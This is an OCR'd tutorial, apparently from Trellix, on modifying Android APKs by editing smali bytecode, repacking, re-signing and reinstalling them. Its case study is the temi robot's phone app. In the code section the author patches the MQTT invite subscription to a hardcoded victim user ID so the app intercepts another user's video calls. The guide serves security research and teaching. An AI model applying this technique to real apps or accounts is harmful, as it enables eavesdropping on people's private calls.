

Modifying Third-Party Android Apps for Fun and Profit

By: Mark Bereza

Trellix

Table of Contents

Rationale

Anyone who's taken at least one computer science course knows that all roads lead to Stack Overflow. In our collective defense, it's the natural conclusion of many good habits we try to instill in fledgling programmers: be smart but lazy, don't reinvent the wheel, and embrace modularity. Those of us who progress beyond introductory CS courses quickly learn that while you're unlikely to find exactly what you need ready to be copied from some pure soul with 50,000 Reputation, often you can find something close enough – quickly transforming a "draw the rest of the ■■■■ing owl" problem into a much simpler "fine-tuning" problem.

Hackers, who often have fundamentally different goals than software engineers (kicking over sand castles vs. building them), can still benefit greatly from embracing this strategy when it comes to exploitation and post-exploitation.

> After all, what is ROP if not the pinnacle of using someone else's code for your own needs?

Similarly, in the context of Android exploitation, it can often be much easier to inject code into an app that is already designed to authenticate with and expose the functionality of a cloud-based service than it would be to write it all from scratch just to deliver a payload.

'Easier', however, is a relative term – app developers have this nasty habit of shipping APKs instead of their source code on Google Play, and binary patching an APK isn't exactly a walk in the park, either. You can throw a Java decompiler at it, of which there are many, but the code it spits out won't compile for any app more complex than a single class. What's a hacker to do?

The answer is you're gonna have to get your hands dirty and modify the APK at the bytecode level, allowing you to surgically add (or subtract) functionality without the need to recompile the app. The remainder of this guide will walk you through this process step by step, using my recent research on the temi Personal Robot as a case study. Before we get to the recipe, however, it's important to first collect all the necessary ingredients:

- ADB will be used to move files to/from the attacker's Android device.
- Apktool (>= 2.4.1) will be used to unpack/repack the APK. *NOTE: It is important that the Apktool used is at least version 2.4.1. Older versions have a bug that causes it to not copy the META-INF/services directory, resulting in unstable APKs.*
- JADX will be used to decompile the app's bytecode.
- keytool and jarsigner will be used to re-sign the altered app, and are included with the Java Development Kit, or JDK.

Installing ADB on Dev Machine

This process requires the use of the Android Debug Bridge, or ADB. This can be obtained several ways:

1. Install Android Studio. Although Android Studio does not include ADB by default, you can use it to download the Android SDK, which does include ADB. This might be the best option since you can use Android Studio to debug your altered app.
   - From the Welcome screen, click "Configure" in the bottom right (next to the cog) and select "SDK Manager" from the drop-down list.
   - From there, click the "SDK Tools" tab and make sure that "Android SDK Platform-Tools" is checked.
   - Finally, hit "Apply" then "OK".
   - ADB can now be found in `<HOME_DIRECTORY>/Android/Sdk/platform-tools/adb`. For Windows machines, this will usually be `C:\Users\<USER_NAME>\AppData\Local\Android\Sdk\platform-tools\adb`.
2. Download the standalone Android platform-tools for Windows, Mac, or Linux. This will allow you to use ADB without installing the full Android Studio. Once extracted, ADB can be launched directly from the platform-tools directory (no need to install) via cmd/PowerShell/terminal.
3. If you're using Debian-based Linux (like Ubuntu), you can install ADB via apt:

```
sudo apt-get install adb
```

Enabling Developer Options + Debugging on an Android Phone

To use ADB with an Android phone, you will also need to enable debugging through Android's developer options, which are hidden by default. On the Android phone you plan to do testing on:

1. Open the Settings app, scroll to the bottom, and select "About phone".



Figure 1

2. Scroll to the bottom and tap "Build number" 7 times.



Figure 2

3. Return to the previous screen and this time tap "System."



Figure 3

4. Tap "Developer options" near the bottom.



Figure 4

5. Under the Debugging heading, make sure "USB debugging" is toggled on.



Figure 5

Further details can be found here.

Downloading the APK to be Modified

Once you've decided which app will serve as your guinea pig, the next step is to extract its APK file and save it to whatever machine you'll be using to modify it, which I'll be referring to as the 'dev machine' from here on. There are many ways to do this, but perhaps the easiest is using an online database like APKCombo. Alternatively, if you already have the target app installed on your Android device, the APK Extractor app can be used to obtain an APK file from an installed app, which you can then move onto your dev machine:

1. Connect the phone to your dev machine via USB cable.
2. On your machine, run:

```
adb pull /sdcard/ExtractedApks/<NAME_OF_APK> <DESTINATION>
```

In my case, I extracted `temi_com.robotemi.apk`, the Android app used to control the temi robot.

Unpacking the APK

Next, we will need to unpack the APK in order to access the bytecode and various resource files (like `AndroidManifest.xml`). This can be done using Apktool – installation instructions for various platforms can be found here. Once again, make sure you are using version 2.4.1 or above.

Once Apktool is installed, you can use it to unpack the APK by running:

```
apktool d <APK_FILE>
```

This will create a directory bearing the same name as the APK file (sans the extension) and containing all the unpacked code and resources. The manifest file can be found in the root of this directory, the various resource files can be found under `res/`, and the code itself (in smali format) can be found in `smali/`. Some larger apps contain multiple `classes.dex` files, in which case the smali code will be split between `smali/`, `smali_classes2/`, `smali_classes3/`, etc.

Dalvik, smali, and Other Made-Up Words

Now would probably be a good time to explain what exactly smali is, how it relates to Dalvik, and why you should care.

Dalvik was the name of the virtual machine used by Android to run its apps, which meant that building an APK involved converting Java (or Kotlin) source code into Dalvik bytecode. Since Android 5.0, Dalvik has been replaced by Android Runtime, or ART, but the bytecode format has remained, stored as .dex files within a packed APK (short for Dalvik EXecutable).

smali, on the other hand, is an assembler for these .dex files that maps the bytecode into a format that is "human readable" (a hideous overstatement), the same way an x86 binary can be disassembled into x86 assembly. In our case, Apktool has graciously done the difficult task of converting the APK's various .dex files into smali, with each Java class getting its own .smali file. Since Apktool is also capable of turning smali code back into the .dex format, we can hypothetically modify the code within these files and reconstruct the APK without needing to recompile the app.

Making Changes to the Code

smali, being an assembler, is difficult to read. This isn't helped by its obtuse syntax or the general lack of documentation for it. Here are some decent resources to help get you started:

> The best approach to making meaningful changes to a complex app is to read Java, write smali.

URL	*Description*
https://source.android.com/devices/tech/Dalvik/dex-format	Wiki page for the Dalvik .dex format.
http://pallergabor.uw.hu/androidblog/Dalvik_opcodes.html	List of every Dalvik instruction with corresponding descriptions.
https://github.com/JesusFreke/smali/wiki/Registers	Description of how registers/method parameters work in smali.
https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields	Description of the various types supported by smali and how methods/fields are specified.
http://androidcracking.blogspot.com/search/label/smali	Blog on Android hacking with various posts addressing smali coding concepts.
https://themasterofmagik.wordpress.com/2014/03/27/basic-smali/	A very thoroughly commented example smali program, taken from the previous blog.
https://bitbucket.org/JesusFreke/smali/downloads/smalidea-0.05.zip	smali plugin for Android Studio. Install via Configure → Plugins → Cog Icon → Install Plugin From Disk...

By this, I mean that it's better to do your reversing on decompiled Java code and only look at the smali code once you know exactly what change you want to make and what class to make it in. There's lots of Java decompilers that work on Android code; having tried most of them, I would say JADX is probably the best:

- It's written in Java so it'll run on any platform
- It features an intuitive GUI
- It can open .apk files directly
  - Will convert .dex to .jar and merge multiple .dex files automatically
- It handles modern Java features like nested classes and lambda expressions better than most other decompilers
- For any class being viewed, you can click on the "smali" tab to see the smali code
- Can display line numbers synchronized with the corresponding ".line" directives in the bytecode
- Right click on any method, member, or class to see its usage or declaration
- The newest version also includes a built-in debugging tool that works over ADB

A close runner-up is Bytecode Viewer. Like JADX, it is also written in Java, features a GUI, and can open .apk files directly. Additionally, it allows you to select which decompiler to use (and features all the prominent ones) and even lets you see the same class decompiled using up to three different decompilers side by side. Unlike JADX, however, it doesn't display smali code and lacks the "see usage/declaration" feature, both of which I found extremely useful when reversing the temi app.

Before you go digging through thousands of Java classes, it's important to narrow your scope by deciding ahead of time what it is you're trying to accomplish – start small. In the case of the temi app, my first goal was to modify the app so that it could be used to intercept video calls intended for another user. While reversing, I had learned that the temi used a publish/subscribe protocol called MQTT to send various messages between the robot, the phone app, and temi's cloud-based servers. In MQTT, users can publish messages to topics, causing all users subscribed to that topic to receive the message. In the case of temi, each user (phone app or robot) has their own personal call invite topic, and callers can publish a call invite message to this topic in order to initiate a call. Thus, I was hoping to find the code responsible for subscribing a user to their own call invite topic and modify it to subscribe to another user's instead.

Once you have an idea of what functionality you wish to modify, start your Java spelunking by performing a search for a string you know is related to this functionality. For example, if you're being told that you need to sign in to Facebook before you can use the app and you want to bypass that check, you can start by doing a string search for the error message in the directory spit out by Apktool. For the temi app, I knew that the invite topic followed the format "client/X/invite", where X is the user's unique ID:

The third result led me to `MqttManagerImpl.buildInviteTopic()`, the method responsible for building the invite topic string:

```
522 public String buildInviteTopic() {
523     return String.format("client/%s/invite", new Object[]{this.clientId});
524 }
```

Figure 6

From there, I used JADX's "see usage/declaration" feature to enumerate the locations where this method gets invoked.

```
0 [~/temi_research/phone_app_apk/decompiled-code-jadx]$ grep -Enrs . -e client/.+/invite
1 ./com/robotemi/temimessaging/invitation/InvitationManagerImpl.java:170:        String format = String.format("client/%s/invite", new Object[]
  {str2});
2 ./com/robotemi/temimessaging/invitation/InvitationManagerImpl.java:330:        return Single.zip(Single.just(String.format("client/%s/invite",
  new Object[]{str})), Single.just(invitation), $$Lambda$otea7ZtQjaJoxXH8EKxJxOSjBdQ.INSTANCE).flatMap(new Func1() {
3 ./com/robotemi/temimessaging/mqtt/MqttManagerImpl.java:523:        return String.format("client/%s/invite", new Object[]{this.clientId});
```

Figure 7

Among these was `MqttManagerImpl.lambda$initMqttClient$13()`, which defines an anonymous `MqttCallbackExtended` class that, among other things, subscribes a user to their own call invite topic. It accomplishes this by making a call to `MqttManagerImpl.subscribe()`, which takes two arguments: the topic string and a number indicating the quality of service (QoS) level, as shown on line 498 in Figure 8. In this case, I was only interested in the first argument, which is obtained by calling `buildInviteTopic()`.

Jackpot. All I needed to do was replace the call to `buildInviteTopic()` in the smali code with a hardcoded string containing the victim's user ID.

```
388 public static /* synthetic */ void lambda$initMqttClient$13(MqttManagerImpl mqttManagerImpl) {
389     try {
390         mqttManagerImpl.mqttAsyncClient = new MqttAsyncClient(mqttManagerImpl.sharedPreferencesManager.getBaseMqttServerUrl(),
391                                                               mqttManagerImpl.clientId,
392                                                               new MemoryPersistence());
393         mqttManagerImpl.mqttAsyncClient.setCallback(new MqttCallbackExtended() {
394             static /* synthetic */ void lambda$connectComplete$0() {
395             }
396
397             public void deliveryComplete(IMqttDeliveryToken iMqttDeliveryToken) {
398             }
399
400             public void connectComplete(boolean z, String str) {
401                 MqttManagerImpl.this.connectionStateRelay.call(true);
402                 if (!MqttManagerImpl.this.currentStatus.equals("busy")) {
403                     MqttManagerImpl.this.userStatusRelay.call("online");
404                 } else {
405                     Timber.d("Client is busy skipping status msg after connect", new Object[0]);
406                 }
407                 MqttManagerImpl.this
408                         .subscribe(MqttManagerImpl.this.buildInviteTopic(), 0)
409                         .subscribe($$Lambda$MqttManagerImpl$7$raemwfHOS8XdVdqz8IMadz8crCI.INSTANCE, $$Lambda$zfujKnLcuC8IvsoWRrstieAWEM.INSTANCE);
410                 if (z) {
411                     Timber.d("Automatically Reconnected to Broker!", new Object[0]);
412                 } else {
413                     Timber.d("Connected To Broker for the first time!", new Object[0]);
414                 }
415             }
416
417             public void connectionLost(Throwable th) {
418                 MqttManagerImpl.this.connectionStateRelay.call(false);
419                 Timber.w(th, "ConnectionLost, cause - %s", th.getMessage());
420             }
421
422             public void messageArrived(String str, MqttMessage mqttMessage) {
423                 if (!str.isEmpty() && mqttMessage.getPayload().length != 0) {
424                     Timber.d("Msg arrived!! Topic - %s\n Message - %s", str, mqttMessage.toString());
425                     MqttManagerImpl.this.messageArrivedRelay.call(new MqttMsg(str, mqttMessage.toString()));
426                 }
427             }
428         });
429     } catch (MqttException e) {
430         e.printStackTrace();
431     }
432 }
```

Figure 8

Once you've read enough Java and arrive at your own "Jackpot" moment, it's time to switch to the "write smali" step to make the actual modification. In my case, I opened `MqttManagerImpl.smali` in VSCode and searched for this anonymous class. Unfortunately, Dalvik bytecode doesn't natively support anonymous classes, so conventional smali classes are defined for them with mangled names. The one containing the code I was looking for was named `MqttManagerImpl$7.smali`, the relevant part of which is shown in Figure 9. Be on the lookout for mangled names containing dollar signs like this if your app also makes liberal use of anonymous classes, nested classes, or lambda expressions.

The call to `subscribe()` I was trying to modify can be seen on line 10 in Figure 9. It's called using Dalvik's `invoke-virtual` instruction, which is

```
1  .method public connectComplete(ZLjava/lang/String;)V
2      .locals 3
3
4      /* . . . */
5
6      invoke-static {v1}, Lcom/robotemi/temimessaging/mqtt/MqttManagerImpl;->access$400(Lcom/robotemi/temimessaging
   /mqtt/MqttManagerImpl;)Ljava/lang/String;
7
8      move-result-object v1
9
10     invoke-virtual {p2, v1, v0}, Lcom/robotemi/temimessaging/mqtt/MqttManagerImpl;->subscribe(Ljava/lang/String;I)Lrx/Completable;
11
12     move-result-object p2
13
14     sget-object v1, Lcom/robotemi/temimessaging/mqtt/-$$Lambda$MqttManagerImpl$7$raemwfHO58XdVdqz8IMadz8crCI;->INSTANCE:Lcom
   /robotemi/temimessaging/mqtt/-$$Lambda$MqttManagerImpl$7$raemwfHO58XdVdqz8IMadz8crCI;
15
16     sget-object v2, Lcom/robotemi/temimessaging/mqtt/-$$Lambda$zfujKnLcuC8IvsoWRrstieAW-EM;->INSTANCE:Lcom/robotemi/temimessaging
   /mqtt/-$$Lambda$zfujKnLcuC8IvsoWRrstieAW-EM;
17
18     .line 353
19     invoke-virtual {p2, v1, v2}, Lrx/Completable;->subscribe(Lrx/functions/Action0;Lrx/functions/Action1;)Lrx/Subscription;
20
21     if-eqz p1, :cond_1
22
23     const-string p1, "Automatically Reconnected to Broker!"
24
25     .line 355
26     new-array p2, v0, [Ljava/lang/Object;
27
28     invoke-static {p1, p2}, Ltimber/log/Timber;->d(Ljava/lang/String;[Ljava/lang/Object;)V
29
30     goto :goto_1
31
32     :cond_1
33     const-string p1, "Connected To Broker for the first time!"
34
35     .line 357
36     new-array p2, v0, [Ljava/lang/Object;
37
38     invoke-static {p1, p2}, Ltimber/log/Timber;->d(Ljava/lang/String;[Ljava/lang/Object;)V
39
40     :goto_1
41     return-void
42 .end method
```

Figure 9

used to invoke any method that is not private, static, final, or a constructor. Unfortunately, the call to `buildInviteTopic()` I was trying to replace is nowhere to be found. Having read some of smali's sparse documentation, I recalled that the parameters passed to the method are loaded in order from the list of virtual registers between curly braces, which in the case of the `subscribe()` call above was `{p2, v1, v0}`. The reason three virtual registers are used despite the method only taking two arguments is that the first register in the list always contains the implicit `this` reference. This meant that whatever's in v1 just before subscribe() is called should contain the return value of `buildInviteTopic()`. Since line 8 is using `move-result-object` into v1 right after a call to `MqttManagerImpl.access$400()` on line 6, it's safe to assume the return value of `access$400()` is what's being passed as the first parameter.

As we can see in Figure 10, `access$400()` is simply a wrapper for `buildInviteTopic()`.

This is a quirk with inline/nested classes in Dalvik: calling the "outer" class's methods from the "inner" class requires the construction of an intermediary

```
1  .method static synthetic access$400(Lcom/robotemi/temimessaging/mqtt/MqttManagerImpl;)Ljava/lang/String;
2      .locals 0
3
4      .line 45
5      invoke-direct {p0}, Lcom/robotemi/temimessaging/mqtt/MqttManagerImpl;->buildInviteTopic()Ljava/lang/String;
6
7      move-result-object p0
8
9      return-object p0
10 .end method
```

Figure 10

access method since the child class is treated as an entirely separate class under the hood and their hierarchical scope relationship is not preserved – another obstacle to look out for in your reversing endeavors.

Armed with this knowledge, I replaced lines 6-8 in Figure 8 with the line in figure 10.

`const-string`, as the name would suggest, is the instruction used to store a static string value in a virtual register; in this case, v1.

```
const-string v1, "client/<VICTIM'S_USER_ID_HERE>/invite"
```

Figure 11

When you are content with your "patch", save your modifications to the smali file(s) and move on to the next step.

Repacking the APK

Once you've made your desired changes to the app code, you will need to repack the APK using Apktool:

```
apktool b <UNPACKED_APK_DIRECTORY>
```

Here, <UNPACKED_APK_DIRECTORY> refers to the directory produced when you first unpacked the APK. The changes you made to the smali code should have been done in this directory.

By default, Apktool will place the repacked APK file in `<UNPACKED_APK_DIRECTORY>/dist/`. You can also manually specify the output path:

```
apktool b <UNPACKED_APK_DIRECTORY> -o
<OUTPUT_PATH>
```

Signing the APK

Before you can install your modified APK on your phone, you must first sign it, since Android typically does not allow unsigned apps to be installed, even via ADB. In order to sign your altered app, you must first generate a key. This can be done using keytool:

```
keytool -alias am -genkey -v -keystore
my-release-key.keystore -keyalg RSA \

-keysize 2048 -validity 10000
```

You will be prompted for a keystore password. Since you are likely not planning on having a wide release of your hacked app, it doesn't matter what you pick as long as it's at least 6 characters long and you can remember it. You will also be prompted to enter further information like name, location, etc. It doesn't really matter how you answer these - you can leave them all blank if you wish.

This will create a new key with the alias "am", RSA as its algorithm, 2048 as its size (required for RSA), a validity duration of 10,000 days, and store it in the keystore file "`my-release-key.keystore`" in the current directory. The specifics of how the app is signed aren't particularly important - just that you sign it.

Once you have your key, you can use it to sign your app using jarsigner:

```
jarsigner -verbose -sigalg SHA1withRSA
-digestalg SHA1 -keystore \

my-release-key.keystore <LOCATION_OF_
REPACKED_APK> am
```

"am" at the end of the command refers to the alias you gave your key in the previous command. If you used a different alias, change this string accordingly. Additionally, make sure to provide the -keystore flag with the exact location of the keystore file generated in the previous command. The way the command is written here assumes its being run from the same directory as the previous command. `<LOCATION_OF_REPACKED_APK>`, as you may have guessed, refers to the output of your prior apktool b command.

Once all the files are successfully signed, you should see output similar to the following:

```
>>> Signer

    X.509, CN=Mark Bereza, OU=Unknown,
  O=Unknown,   L=Unknown, ST=Unknown,
  C=us

    [trusted certificate]

jar signed.

Warning:

The signer's certificate is self-
signed.
```

The warning about the certificate being self-signed is to be expected.

Installing the APK via ADB

Now that your app is repacked and signed, it's finally ready to be installed:

1. Connect the phone to your dev machine via USB cable.
2. In a terminal, run:

```
adb install -d -r <LOCATION_OF_
REPACKED_APK>
```

The -d flag allows for the downgrading of apps and -r allows the app to be installed even if an app with the same name is already present on the device, which is then overwritten.

3. If successful, you should see output similar to the following:

```
Performing Push Install
temi_com.robotemi.apk: 1 file pushed.
4.2 MB/s (41591446 bytes in 9.458s)
    pkg: /data/local/tmp/temi_com.
robotemi.apk
Success
```

You should now be able to run your modified app and hack the planet. :)